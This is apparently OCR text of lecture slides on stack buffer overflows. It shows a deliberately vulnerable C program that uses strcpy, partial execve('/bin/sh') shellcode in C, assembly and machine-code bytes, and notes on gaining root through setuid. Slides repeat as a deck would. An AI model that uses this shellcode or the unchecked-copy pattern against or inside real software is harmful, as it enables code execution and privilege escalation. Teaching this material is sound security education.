    strcpy(buffer, arg1);
    ...
}
```



`strcpy` will let you write as much as you want (til a '\0')

What’s the worst that could happen?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



`strcpy` will let you write as much as you want (til a ‘\0’)

What could you write to memory to wreak havoc?

Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker’s code → Malicious code to gain access

Vulnerable Program

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Conduct Buffer-Overflow Attack

High-level idea

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```


High-level idea

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```

(1) Load my own code into memory

High-level idea

```
void func(char *arg1)
{
     char buffer[4];
     sprintf(buffer, arg1);
     ...
}
```




(1) Load my own code into memory

(2) Somehow get `%eip` to point to it

High-level idea

```
void func(char *arg1)
{
     char buffer[4];
     sprintf(buffer, arg1);
     ...
}
```




(1) Load my own code into memory

(2) Somehow get `%eip` to point to it

High-level idea

```
void func(char *arg1)
{
     char buffer[4];
     sprintf(buffer, arg1);
     ...
}
```




(1) Load my own code into memory

(2) Somehow get `%eip` to point to it

Vulnerable Program

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

How to Run Malicious Code



Challenge 1

Loading code into memory

- It must be the machine code instructions (i.e., already compiled and ready to run)
- We have to be careful in how we construct it:
    - It can't contain any all-zero bytes
        - Otherwise, sprintf / gets / scanf / … will stop copying How
        - could you write assembly to never contain a full zero byte?
    - It can't make use of the loader (we're injecting)
    - It can't use the stack (we're going to smash it)

What kind of code would we want to run?

- Goal: full-purpose shell
  - The code to launch a shell is called "shell code"
  - It is nontrivial to it in a way that works as injected code
    - No zeroes, can't use the stack, no loader dependence
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, they go from guest (or non-user) to root

Shellcode

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Shellcode

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = “/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code

```
“\x31\xc0”
“\x50”
“\x68””//sh”
“\x68””/bin”
“\x89\xe3”
“\x50”
...
```

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```

(Part of) your input

Privilege escalation

- Permissions later, but for now…
- Recall that each file has:
  - Permissions: read / write / execute
  - For each of: owner / group / everyone else
- Consider a service like passwd
  - Owned by root (and needs to do root-y things)
  - But you want any user to be able to run it

Effective userid

- Userid = the user who ran the process
- Effective userid = what is used to determine what access the process has
- Consider passwd:
  - getuid() will return you (real userid)
  - seteuid(0) to set the effective userid to root
    - It’s allowed to because root is the owner
- What is the potential attack?

Effective userid

- Userid = the user who ran the process
- Effective userid = what is used to determine what access the process has
- Consider passwd:
  - getuid() will return you (real userid)
  - seteuid(0) to set the effective userid to root
    - It’s allowed to because root is the owner
- What is the potential attack?

If you can get a root-owned process to run setuid(0)/seteuid(0), then you get root permissions

Challenge 2

Getting our injected code to run

- We can't insert a "jump into my code" instruction
- We have to use whatever code is already running

Thoughts?

Challenge 2

Getting our injected code to run

- We can’t insert a “jump into my code” instruction
- We have to use whatever code is already running

Thoughts?

Challenge 2

Getting our injected code to run


- We can't insert a "jump into my code" instruction
- We have to use whatever code is already running

Thoughts?

Challenge 2


Getting our injected code to run

- We can't insert a "jump into my code" instruction
- We have to use whatever code is already running

